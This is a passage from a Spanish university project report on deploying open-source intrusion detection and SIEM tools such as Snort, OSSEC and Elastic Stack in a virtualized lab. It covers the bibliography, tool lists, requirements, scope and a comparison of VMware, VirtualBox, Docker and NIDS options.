[14] M. Roesch y col., «Snort: Lightweight intrusion detection for networks.», en *Lisa*, vol. 99, 1999, págs. 229-238.

[15] Upguards, *Tripwire vs OSSEC [Online], 2019,* dirección: https://www.upguard.com/articles/tripwire-vs-ossec, [Última consulta: 21-04-2020].

[16] E. Klein, *Top 5 open-source HIDS systems [Online], 2020,* Disponible en: https://logz.io/blog/open-source-hids/, [Última consulta: 21-04-2020].

[17] R. Velasco, *OSSEC Wazuh, un monitor de seguridad para redes de ordenadores [Online], 2016,* dirección: https://www.redeszone.net/2016/08/26/ossec-wazuh-monitor-seguridad-redes-ordenadores/, [Última consulta: 21-04-2020].

[18] Wazuh, *OSSEC Wazuh:Architecture [Online], 2019,* dirección: https://documentation.wazuh.com/3.9/getting-started/architecture.html, [Última consulta: 21-04-2020].

[19] Upguard2, *Tripwire Open Source vs OSSEC: Is This Tripwire Alternative Right for You? [Online], 2019,* dirección: https://www.upguard.com/articles/tripwire-open-source-vs.-ossec-which-is-right-for-you, [Última consulta: 21-04-2020].

[20] S. art Work, *Squert [Online], 2015,* dirección: https://www.securityartwork.es/2015/06/22/squert/, [Última consulta: 21-04-2020].

[21] Elastic, *Logstash [Online], 2020,* dirección: https://www.elastic.co/es/logstash, [Última consulta: 21-04-2020].

[22] Elastic, *Kibana [Online], 2020,* dirección: https://www.elastic.co/es/kibana, [Última consulta: 21-04-2020].

[23] G. Moskovicz, *Elasticsearch: Primeros pasos [Online], 2020,* dirección: https://www.elastic.co/es/webinars/getting-started-elasticsearch?elektra=home&storm=sub1, [Última consulta: 21-04-2020].

[24] *Snorby [Online], 2017,* dirección: https://github.com/Snorby/snorby, [Última consulta: 21-04-2020].

[25] *Nmap: The network mapper [Online], 2020,* dirección: https://nmap.org/, [Última consulta: 21-04-2020].

[26] K. tools, *hping3 Package Description [Online], 2020,* dirección: https://tools.kali.org/information-gathering/hping3, [Última consulta: 21-04-2020].

[27] Amazon, *Alexa Skills kit [Online], 2020,* dirección: https://developer.amazon.com/es-ES/alexa/alexa-skills-kit, [Última consulta: 21-04-2020].

[28] M. Mateos, *Cuál es el sueldo de los profesionales IT [Online], 2018,* dirección: https://www.expansion.com/expansion-empleo/empleo/2018/05/10/5af434a6e5fdea603f8b45b7.html, [Última consulta: 29-04-2020].

[29] AlienVault, *OSSIM: The Open Source SIEM [Online], 2020,* dirección: https://cybersecurity.att.com/products/ossim, [Última consulta: 03-05-2020].

[30] SIEMonster, *SIEMonster: Affordable Security Monitoring Software Solution [Online], 2020,* dirección: https://siemonster.com/, [Última consulta: 03-05-2020].

[31] J. M. Alarcón, *¿Qué diferencia hay entre Docker (Contenedores) y Máquinas virtuales (VMWare, VirtualBox...)? [Online], 2018,* dirección: https://www.campusmvp.es/recursos/post/que-diferencia-hay-entre-docker-contenedores-y-maquinas-virtuales.aspx, [Última consulta: 03-05-2020].

[32] A. Cibersecurity, *About correlation [Online], 2020,* dirección: https://cybersecurity.att.com/documentation/usm-appliance/correlation/about-correlation.htm, [Última consulta: 03-05-2020].

[33] Prelude, *Prelude Components [Online], 2020,* dirección: https://www.prelude-siem.org/projects/prelude/wiki/PreludeComponents, [Última consulta: 03-05-2020].

[34] B. B. J. Amador Durán Toro, *Metodología para la Elicitación de Requisitos de Sistemas Software*, 2000.

[35] S. O. Solutions, *Security Onion Documentation [Online], 2020,* dirección: https://securityonion.readthedocs.io/en/latest/index.html, [Última consulta: 09-05-2020].

[36] S. O. Solutions, *Security Onion Documentation [Online], 2020,* dirección: https://github.com/Security-Onion-Solutions/security-onion/blob/master/Verify_ISO.md, [Última consulta: 09-05-2020].

[37] M. Roesch, *Writing Snort Rules: How To write Snort rules and keep your sanity [Online], 2001,* dirección: https://paginas.fe.up.pt/~mgi98020/pgr/writing_snort_rules.htm, [Última consulta: 11-05-2020].

[38] Grafana, *The open observability platform [Online], 2020,* dirección: https://grafana.com/, [Última consulta: 12-05-2020].

[39] A. Yigal, *Grafana vs. Kibana [Online], 2020,* dirección: https://logz.io/blog/grafana-vs-kibana/, [Última consulta: 12-05-2020].

[40] OSSEC, *Regular Expression Syntax [Online], 2019,* dirección: https://www.ossec.net/docs/syntax/regex.html, [Última consulta: 14-05-2020].

[41] ngrok, *ngrok: secutre introspectable tunnels to localhost [Online], 2020,* dirección: https://ngrok.com/product, [Última consulta: 18-05-2020].

1.5.4. Herramientas utilizadas

En esta sección se van a contemplar la relación de herramientas que han sido utilizadas durante la ejecución del proyecto. Se describirán en profundidad durante la descripción de la solución del problema.

1.5.4.1. Herramientas software

La relación de herramientas software queda contemplada en la tabla 1.2

Herramienta	Tipo
Windows 10	Sistema Operativo
VMWARE	Software para la virtualización
Snort	Herramienta IDS
Barnyard2	Intérprete de reglas Snort
PulledPork	Script actualizador de reglas
Zeek	Herramienta IDS
OSSEC	Herramienta HIDS
ElasticSearch	Herramienta SIEM
Netcat	Herramienta para forzar conexiones TCP/UDP
Kibana	Herramienta SIEM
Logstash	Herramienta SIEM
hping3	Generador de paquetes
WireShark	Analizador de paquetes
Security Onion	Distribución Linux
Overleaf	Plataforma para la redacción del trabajo en Latex
LucidChart	Plataforma para la creación de diagramas y esquemas
ngrok	Creación de URL públicas

Tabla 1.2: Relación de herramientas software.

1.5.4.2. Herramientas y Licencias

Se van a listar todas las herramientas principales que se utilizan en el proyecto junto con su licencia en la tabla 1.3.

Herramienta	Licencia
Windows	Windows 10
VMWARE	VMWARE 15 Pro
Snort	GPL
Netcat	GPL
Zeek	BSD
OSSEC	GNU General Public License (version 2)
ElasticSearch	Apache License 2.0/Licencia Elastic
Kibana	Elastic License/Apache License
Logstash	Elastic License/Apache License
hping3	BSD
WireShark	GPLv2
Security Onion	GNU General Public License v2.0
Overleaf	Licencia alumnado UCA
LucidChart	Versión gratuita
ngrok	Versión gratuita

Tabla 1.3: Licencias de las herramientas principales.

1.5.4.3. Herramientas hardware

El equipamiento que se ha utilizado para la realización del proyecto es:

- Portátil MSI Apache PRO GE70. Encargado de la virtualización y ejecución de las máquinas virtuales.
  - Tarjeta Gráfica NVIDIA GeFOrce 860M dedicada con 2GB GDDR5 VRAM.
  - Procesador Intel Core i7 4710MQ a 2.5 GHz.
  - 16 GB memoria RAM DDR3L.
  - Disco HDD de capacidad 1 TB a velocidad 7200 rpm.
  - Distribución Ubuntu 14.04 y Windows 10.
- ASUS ZenBook UX410UA-GV028T utilizado para la realización de ataques y tareas de apoyo.
  - Procesador Intel Core i5-7200U.
  - Memoria RAM de 8 GB DDR4.
  - Almacenamiento de 256 GB SSD.
  - Gráfica intel HD Graphics 620.
  - Windows 10 Home.

1.6. Definiciones y abreviaturas

En esta sección se recogen todas las definiciones y abreviaturas que se han utilizado, junto con su significado.

1.6.1. Definiciones

- Alerta: Pieza de información que se genera para avisar o informar de un evento que se produce dentro de un entorno y que es anómalo para el contexto del mismo. Es la pieza que principal que compone los datos de alerta.

- Log: Se denomina log a un registro secuencial en un archivo o una base de datos de los eventos informáticos que afectan a un determinado servicio. Tiene aplicaciones como las auditorías, análisis forense, detección de errores en los sensores, monitorización y gestión

de intrusos.

- Evento: Un evento es una situación que tiene lugar en un entorno controlado y que refleja una característica del estado del comportamiento del mismo.

- *Query*: Es una consulta a una base de datos en un lenguaje estándar, que nos permite la recolección, eliminación o modificación de eventos de una o más tablas.

- *Timestamp*: Consiste en una cadena o secuencia de caracteres en un formato determinado que determina de manera inequívoca el tiempo en el que ha tenido lugar un evento.

- Verdadero positivo: Evento malicioso existente y correctamente detectado.

- Falso positivo: Evento malicioso no existente e incorrectamente detectado.

- Falso negativo: Evento malicioso existente y no detectado.

- Verdadero negativo: Evento malicioso no existente y no detectado.

1.6.2. Abreviaturas

- IDS (*Intrusion Detection System*): Sistema de detección de intrusos.

- NIDS (*Network Intrusion Detection System*): Sistema de detección de intrusos de red.

- HIDS (*Host Intrusion Detection System*): Sistema de detección de host.

- SIEM (*Security Information and Event Management*: Gestión de eventos e información de seguridad.

- PC (*Personal Computer*): Computador personal.

- IPS (*Intrusion Prevention System*): Sistema de prevención de intrusos.

- IP (*Internet Protocol*) : protocolo de Internet.
- DNS (*Domain Name System*): sistemas de nombres de dominio.
- FTP (*File Transfer Protocol*): Protocolo de transferencia de archivos.
- SSL (*Secure Sockets Layer*): Capa de sockets seguros.
- HTTP (*Hypertext Transfer Protocol*) : protocolo de transferencia de hipertexto.
- HTTPS (*Hypertext Transfer Protocol Secure*) : protocolo de transferencia de hipertexto seguro.
- TLS (*Transport Layer Security*): seguridad de la capa de transporte.
- TCP (*Transmission Control Protocol*): Protocolo de Control de Transmisión.
- UDP (*User Datagram Protocol*): Protocolo de datagramas de usuario.

1.7. Requisitos iniciales

En esta sección se recoge la relación de los requisitos básicos que debe incluir el proyecto para ser considerado finalizado una vez que sean cumplidos. Se incluyen los requisitos tanto del sistema de gestión de eventos como de cada entregable de este proyecto. Se desarrollarán en el capítulo 4.

El código de cada requisito sigue el formato RM-XX donde XXXX corresponde a un número que indica la numeración del requisito, y M corresponde a:

- S: Requisitos pertenecientes al sistema de gestión de eventos en un entorno virtualizado.
- M: Requitos pertenecientes al entregable memoria.
- A: Requisitos pertenecientes al entregable anexo.
- E: Requisitos pertenecientes al entregable especificación del sistema.
- P: Requisitos pertenecientes al entregable presupuesto.

Se recogen en forma de resumen los requisitos básicos del proyecto en las tablas: 1.4,1.5,1.6,1.7,1.8

Requisito	Descripción
RS-01	Estudiar las diferentes herramientas de virtualización.
RS-02	Realizar un entorno virtualizado que simule un entorno real.
RS-03	Estudiar la viabilidad de las distintas herramientas de monitorización para su uso
RS-04	Realizar la comparación y la elección de las herramientas.
RS-05	Realizar el despliegue de la herramienta elegida.
RS-06	Realizar la configuración de la herramienta elegida.
RS-07	Realizar la explotación de la herramienta elegida.
RS-08	Realizar ataques para comprometer la herramienta y la explotación realizada
RS-09	Análisis de una interfaz de voz para al monitorización de eventos.
RS-10	Diseño de una interfaz de voz para la monitorización de eventos.
RS-11	Despliegue de una interfaz de voz para la monitorización de eventos
RS-12	Analizador de paquetes
RS-13	Recopilar datos de sesión y transacción.
RS-14	Recoger datos de contenido completo.
RS-15	Enviar toda la información a una herramienta de visualización para su análisis.
RS-16	El sistema tiene que ser tolerante a fallos.
RS-17	El sistema debe de ser íntegro.
RS-18	No debe de suponer una sobrecarga para el sistema en el que se despliega.
RS-19	Debe ser fácilmente integrable en el entorno.
RS-20	Debe ser difícil de evitar.
RS-21	Tiene que ser preciso

Tabla 1.4: Relación de requisitos del sistema de gestión de eventos.

Requisito	Descripción
RM-01	Recoger la información relevante del proyecto para justificar las soluciones.
RM-02	Contener una hoja de identificación con el título del proyecto, datos de cliente.
RM-03	Contener una hoja índice de cada uno de los apartados del documento.
RM-04	Debe de incluir el contenido incluido en las normas y disposiciones legales.

Tabla 1.5: Relación de requisitos del entregable Memoria.

Requisito	Descripción
RA-01	Contener una hoja índice de cada uno de los apartados del documento.
RA-02	Desarrollar, justificar o aclarar apartados específicos de la memoria.
RA-03	Debe de incluir el contenido incluido en las normas y disposiciones legales

Tabla 1.6: Relación de requisitos del entregable Anexo.

Requisito	Descripción
RE-01	Contener la especificación detallada de los requisitos funcionales.
RE-02	Contener la especificación detallada de los requisitos no funcionales.

Tabla 1.7: Relación de requisitos del entregable Especificación del Sistema.

Requisito	Descripción
RP-01	Contener la justificación del coste económico del proyecto.
RP-02	Contener un cuadro de precios en las medidas correspondientes.
RP-03	Contener el coste de las unidades lógicas.
RP-04	Contener la valoración económica global y descompuesta.

Tabla 1.8: Relación de requisitos del entregable Presupuesto.

1.8. Alcance

El alcance de este trabajo comprende los siguientes apartados:

1. Definición de las especificaciones y requisitos del proyecto.
2. Estudio para la generación del entorno con herramientas de virtualización.
3. Realización del entorno virtualizado de manera que se asemeje a uno real.
4. Estudio de viabilidad de las distintas herramientas para la monitorización, detección de intrusiones y gestión de registros.
5. Estudio de la herramienta elegida.
6. Análisis de los componentes que componen la herramienta.
7. Comparativa de las herramientas utilizadas.

8. Explotación de las características de cada herramienta para securizar nuestro entorno.
9. Realización de ataques para comprobar si la explotación es correcta.
10. Generación de alertas mediante reglas y scripts de cada herramienta.
11. Pruebas del sistema.
12. Resultados del sistema implementado.
13. Análisis, diseño e implementación de una interfaz basada en reconocimiento de voz utilizando la tecnología Alexa.

1.8.1. Estructura de descomposición del trabajo

El trabajo puede descomponerse en las siguientes fases que se han desarrollado a lo largo de su realización:

1. Estudio de factibilidad: Proceso que tiene como objetivo el estudio de la factibilidad de la realización del trabajo. Consta de los siguientes procesos:

   - Factibilidad Técnica: Se estudia la posibilidad de realizar el trabajo dependiendo de los conocimientos técnicos del desarrollador. Se ha estudiado la factibilidad mediante:
     - Estudio del ámbito de monitorización de redes y administración de registros.
     - Estudio de sistemas de virtualización.
     - Definición del objetivo y establecimiento del alcance.
     - Búsqueda de herramientas o soluciones que emplear.
     - Estudio de las herramientas y su explotación.
     - Estudio de la realización de ataques.
   - Factibilidad de Tiempo: Análisis del requerimiento de tiempo dependiendo del objetivo del trabajo y las horas asignadas al proyecto.
   - Factibilidad Recursos: Análisis de los requerimientos de todas las herramientas utilizadas y las disponibles por el desarrollador.

2. Análisis de las soluciones obtenidas en el paso anterior y la selección de las herramientas para el trabajo.

3. Implantación del sistema mediante la instalación de las herramientas seleccionadas, su adaptación al entorno virtualizado y explotación de características.

4. Realización la documentación del proyecto siguiendo las normativas descritas en la sección

Las fases del proyecto se representan gráfica en la figura 1.6




Figura 1.6: Diagrama de fases de proyecto

1.8.2. Entregables del trabajo

El trabajo tiene como resultado la realización de los siguientes entregables o documentos básicos:

1. Memoria: Contiene la descripción de todos los elementos que forman parte del desarrollo del trabajo, además de registrar los cambios que se puedan producir sobre el contenido del mismo.

2. Anexo: Es un conjunto de documentos con los que se pretende desarrollar, justificar o aclarar el contenido de la memoria.

3. Especificación del sistema: Constituye la especificación detallada de los requisitos que se recogen en los subapartados de la memoria.

4. Presupuesto: Determina el coste económico del proyecto.

Los entregables del trabajo son representados de manera gráfica en la figura 1.7




Figura 1.7: Diagrama de entregables proyecto

1.9. Estudio de alternativas y viabilidad

En esta sección se van a enumerar y registrar las distintas alternativas que han sido objeto de estudio para satisfacer el objetivo y el alcance de este proyecto. En base a las fases establecidas por el INCIBE para la gestión de amenazas [3], se va a dividir el estudio de la viabilidad siguientes campos de alternativas:

- Herramientas para el entorno de virtualización en el que vamos a desplegar las soluciones.
- Herramientas para la monitorización, detección de intrusiones, gestión y correlación de eventos.
- Herramientas para la realización de ataques éticos con el objetivo de comprobar la utilización de las herramientas de seguridad.

- Herramientas para la interfaz de voz con el fin de aportar una manera más dinámica de dar información al analista.

1.9.1. Herramientas para el entorno de virtualización

En este apartado se van a tratar las herramientas que nos van a ayudar a abstraernos de los recursos hardware de una computadora a la que se le denomina Hypervisor para crear un sistema informático virtual. Es necesario que se gestione los recursos principales de una computadora (CPU, memoria, periféricos y conexiones de red) de manera que se repartan dinámicamente para simular varios sistemas.

Hay tres tipos de virtualización [10]:

- Virtualización completa: La máquina tiene suficiente potencia como para permitir la ejecución de otro sistema operativo huésped sin modificar.
- Virtualización parcial: La máquina virtual simula instancias de sólo una parte del sistema huésped. En este tipo de virtualización sólo se comparte el espacio de direcciones.
- Virtualización semi-parcial: Crea particiones aisladas e instancias del sistema operativo dentro del kernel del sistema huésped.

De las tres posibilidades anteriores, vamos a optar por la virtualización completa, debido a que necesitamos que el sistema operativo donde se instale la solución no esté modificado y tengo un rendimiento parecido al que tendría si se instalase en una máquina normal. Se van a estudiar dos de las herramientas virtuales más utilizadas:

- VMware: nos permite virtualizar sistemas operativos de manera local y gestionarlos de manera local o a través de la red mediante ssh.
- VirtualBox: Es una herramienta gratuita, de código abierto que es propiedad de Oracle y está disponible para cualquier sistema operativo.

Además, debido a la situación de crisis COVID-19 durante la que se realiza el trabajo, no ha sido posible contar con más requerimientos hardware, por lo que se van a comparar hypervisores sobre un sistema operativo preinstalado.

1.9.1.1. Herramientas de virtualización de hardware

En este apartado se van a describir aquellas herramientas que utilizan características hardware para la virtualización.

1.9.1.1.1 VMWARE

Figura 1.8: Logo de VMware

Del catálogo de productos de VMware el que más se utiliza en entornos profesionales es vCenter. Sin embargo, vamos a analizar la versión Workstation Pro debido a que no suponía un gasto de recursos para realizar el trabajo al ya poseer la licencia . Cuenta con numerosas características [9]:

- Compatible con sistemas Linux, Windows. La versión Fusion es compatible con macOS.
- Dispone de multitud de herramientas para entornos empresariales (gestión de tareas, virtualización en la nube...).
- Soporte para USB 3.0.
- Compatible con la mayoría de periféricos y lectores de tarjetas inteligentes.
- Permite crear instantáneas o *snapshots* para capturar el estado de la máquina y realizar copias de seguridad. La gestión de estas capturas es muy intuitiva a travéz de la interfaz.
- Se pueden compartir las máquinas virtuales que son creadas.
- Se puede compartir archivos fácilmente entre el host y el sistema virtualizado.
- Algunas funciones no requieren configuración adicional como las configuraciones de red.
- Nos permite crear copias de la máquina virtual de manera completa, o enlazada, de manera que ambas compartan el mismo contenido.

Los requisitos del sistema son los siguientes:

- Compatibilidad con sistemas que usan CPU de 2011 o posteriores, excepto algunos procesadores Intel Atom.
- Compatible con Procesadores Intel basados en la microarquitectura *Westmere* de 2010.
- Velocidad de núcleo de CPU de 1,3 GHz o más.
- 2 GB de RAM como mínimo, se recomienda al menos 4 GB o más.

1.9.1.1.2 VirtualBox

Figura 1.9: Logo de VirtualBox

En este proyecto se va a comparar la version 5.2.20 de 2018. Es una herramienta gratuita y de código abierto, aunque algunas extensiones como USB 3.0, PXE o RDP requieren el pago de una licencia para desbloquearlas. Las características y funciones de VirtualBox son las siguientes:

- Soporta múltiples plataformas com Windows, macOS, Linux y Solaris.
- Puede controlarse a través de terminal.
- Soporte limitado para gráficos 3D.
- Cuenta con herramietnas para compartir archivos entre máquinas.
- Permite crear instantáneas y gestionarlas.
- Es compatible con las máquinas virtuales de VMWare.
- Posee cifrado de unidades virtuales (mediante extensión).
- Soporte para puetos USB 2.0 y 3.0.
- Herramienta de captura de vídeo.

Los requerimientos mínimos del sistema son los siguientes:

- Sistema operativo Windows, Linux, macOS x, Solaris.

- Procesador intel/amd de 2600 MHz.
- 512 MB de RAM.
- 5000 MB de espacio libre en el disco duro.

1.9.1.2. Virtualización de Sistema Operativo

También es considerada una virtualización parcial, por la que se virtualizan ciertas partes del software. Se va a describir la herramienta por excelencia para la contenerización llamada Docker.

1.9.1.2.1 Docker




Figura 1.10: Logo de docker

Docker es la herramienta de contenerización por excelencia, al igual que las herramientas de virtualización, nos va a permitir aislar parte del software y generar un entorno independiente y estable para ejecutar cualquier aplicación como por ejemplo los sensores.

Sin embargo, todo ello lo hace sin un sistema operativo independiente: todas las aplicaciones comparten los mismos recursos de un único sistema operativo. La arquitectura de Docker se representa en la figura 1.11. Docker está formado por tres componentes principales:

- Contenedor: Contiene todo lo necesario para que una aplicación pueda funcionar sin realizar llamadas al exterior. Constituye una plataforma segura y aislada del resto del equipo.
- Imágenes: Es la base sobre la cual se añaden las aplicaciones que queremos aislar, en este caso las herramientas de los sensores.
- Registros: Es un conjunto de imágenes que la comunidad de esta herramienta open source ha puesto al servicio de todos los usuarios.




Figura 1.11: Arquitectura de docker

Como podemos ver en la arquitectura, la figura del hypervisor de las herramientas de virtualización es sustituido por el motor de Docker [31], que es el que se encarga de arrancar y gestionar todos los contenedores.

En lugar de asignarle a cada aplicación un determinado hardware, por ejemplo, a la aplicación 1 se le asigna 500 MB de RAM, lo que hace es que todas las aplicaciones (almacenadas en contenedores) comparten el hardware completo de la máquina.

Docker funciona mediante imágenes. Estas imágenes se pueden compartir entre aplicaciones (por ejemplo, la aplicación 1 y aplicación 2 podrían compartir las librerías). Cada uno de los trozos (imágenes) se puede asignar a una capa que, al unirse con otras capas, forman un sistema de archivos que es la combinación de todas ellas.

Cuando se lanzan los contenedores a partir las imágenes, es como si las aplicaciones se estuviesen ejecutando en su propio sistema operativo, totalmente aislado del resto, pero en realidad está compartiendo los recursos hardware del host.

1.9.1.3. Comparación

Uno de los factores más importantes es el rendimiento [11], debido a que el sistema de monitorización de eventos tiene que tener una gran potencia para analizar todas las situaciones maliciosas que se recojan en la red. Según un artículo recogido por redeszone [12] ITSprite ha realizado un análisis comparativo entre VirtualBox y VMware con el mismo sistema

operativo y el mismo hardware.

Podemos ver la comparación entre las funcionalidad y características de VMware y VirtualBox en la tabla 1.9.

Parámetro	VirtualBox 5.2.20	VMware 15 Pro
Tipo de virtualización	Hardware y Software	Hardware.
Sistemas operativos	Linux, Windows, Solaris, macOS y FreeBSD.	Linux, Windows y macOS (Fusion)
Interfaz gráfica	Interfaz gráfica (GUI) y comandos (CLI)	Interfaz gráfica más amigable con el usuario y línea de comandos más limitada (vmrun)
Instantáneas	Manejador poco intuitivo	Manejador intuitivo y potente
Gráficos 3D	Soporte para gráficos 3D limitado	Gráficos 3D con DirectX 10 y OpenGL 3.3
Formato de disco	VDI, VMDJ, VHD, HDD	VMDK
Rendimiento	Moderado	Alto

Tabla 1.9: Comparación de herramientas de virtualización.

De los resultados del análisis podemos comprobar en la mayoría de las pruebas que VMware tiene mejor rendimiento de disco duro, CPU y memoria RAM. En la tabla 1.10 se recogen los valores de la comparación.

Característica	VirtualBox	VMware
Rendimiento de CPU en compresión de 2 GB	18.40 s	17.95s
Conversión de vídeo de H.264 HD a NTSC DV	36.39 s	34.29s
Ejecución Algoritmo RSA 4096-bit	96.63 s	95.90 s
RAMspeed con enteros	11597.25 bytes/segundo	11786.48 bytes/segundo
RAMspeed con coma flotante	10680.01 bytes/segundo	10965.47 bytes/segundo

Tabla 1.10: Comparación de rendimiento de las herramientas de virtualización.

La superioridad en cuanto a rendimiento de VMware se ha comprobado durante la realización del trabajo. Con el mismo hardware, primero se intentó virtualizar una máquina de una distribución Linux modificada, Security Onion, en VirtualBox, y luego VMware. En el intento de la virtualización con VirtualBox no fue capaz de realizar la configuración inicial e instalar Security Onion, mientras que con VMware si se consiguió.

Complementando a la decisión de la herramienta de virtualización vamos a utilizar la herramienta Docker para contenerizar las herramientas de monitorización que vamos a utilizar.

1.9.2. Herramientas para la monitorización, detección de intrusiones y gestión de eventos

En este apartado se van a tratar las alternativas y la viabilidad de las herramientas principales del trabajo para la monitorización y gestión de eventos. Con el objetivo de crear un sistema híbrido con herramientas open-source vamos a analizar las siguientes herramientas:

- Herramientas NIDS: Para la detección de eventos anómalos dentro de la red para generar eventos y analizarlos posteriormente.

- Herramientas HIDS: Para la detección de eventos anómalos dentro del dispositivo como cambios en los archivos de configuración o mal funcionamiento de las herramientas (corrupción de datos).

- Herramientas SIEM: Vamos a analizar las herramientas que analizan y realizan la correlación de eventos recibidos por los sensores.

- Herramientas para la visualización de todos los datos de recogidos.

1.9.2.1. Herramientas NIDS

Se van a estudiar como alternativas tres de las herramientas open-source más utilizadas para la monitorización y generación de datos de alerta de red : Snort, Suricata y Zeek.

1.9.2.1.1 Snort

Figura 1.12: Logo de la herramienta Snort

Snort supone una alternativa multiplataforma y poco costosa para los NIDS, que puede ser desplegado en entornos de pequeño y mediano tamaño para capturar todo el tráfico de las interfaces de red donde se instale. Puede detectar una gran variedad de ataques y tráfico malicioso. Aporta a los analistas y administradores de seguridad datos sobre las alertas de la red que les ayuden a tomar decisiones para solventar las situaciones comprometidas.

Es una alternativa que se utiliza en la gran mayoría de los casos cuando la organización no se puede permitir el despliegue de NIDS comerciales. Puede actuar en tres modos de acción [14]:

- El modo *sniffer*: se monitoriza por pantalla toda la actividad de las redes que se configuran en Snort.
- Modo *packet logger*: se almacena en unos registros o logs toda la actividad de la red que hemos configurado para luego realizar un análisis.
- Modo NIDS: Se configura a snort para generar alarmas a partir del tráfico de la red utilizando firmas.

Nuestro objetivo es utilizarlo como detector de intrusos de red así que de los tres modos vamos a escoger el modo NIDS. Snort destaca por su facilidad de instalación y configuración, y su funcionamiento se basa en la comparación entre el flujo de datos y la base de firmas que tiene almacenado.

Estas firmas no son más que reglas que permiten identificar elementos maliciosos mediante un lenguaje flexible. Gracias a esto, los principales fabricantes de IDS/IPS lo utilizan, como Digital Bond con su conjunto de firmas Quickdraw [13] para la identificación de solicitudes no autorizadas o respuestas erróneas de protocolos.

En cuanto a rendimiento, no soporta el procesamiento multihilo hasta la versión 3.0, en la que sí es posible y también incluye el registro de eventos en formato JSON, lo que facilita

su integración con herramientas como Elastic Stack sin necesidad de herramientas externas. El funcionamiento de Snort se representa gráficamente en la figura 1.13.




Figura 1.13: Secuencia del funcionamiento de Snort

Se resume en los siguientes pasos:

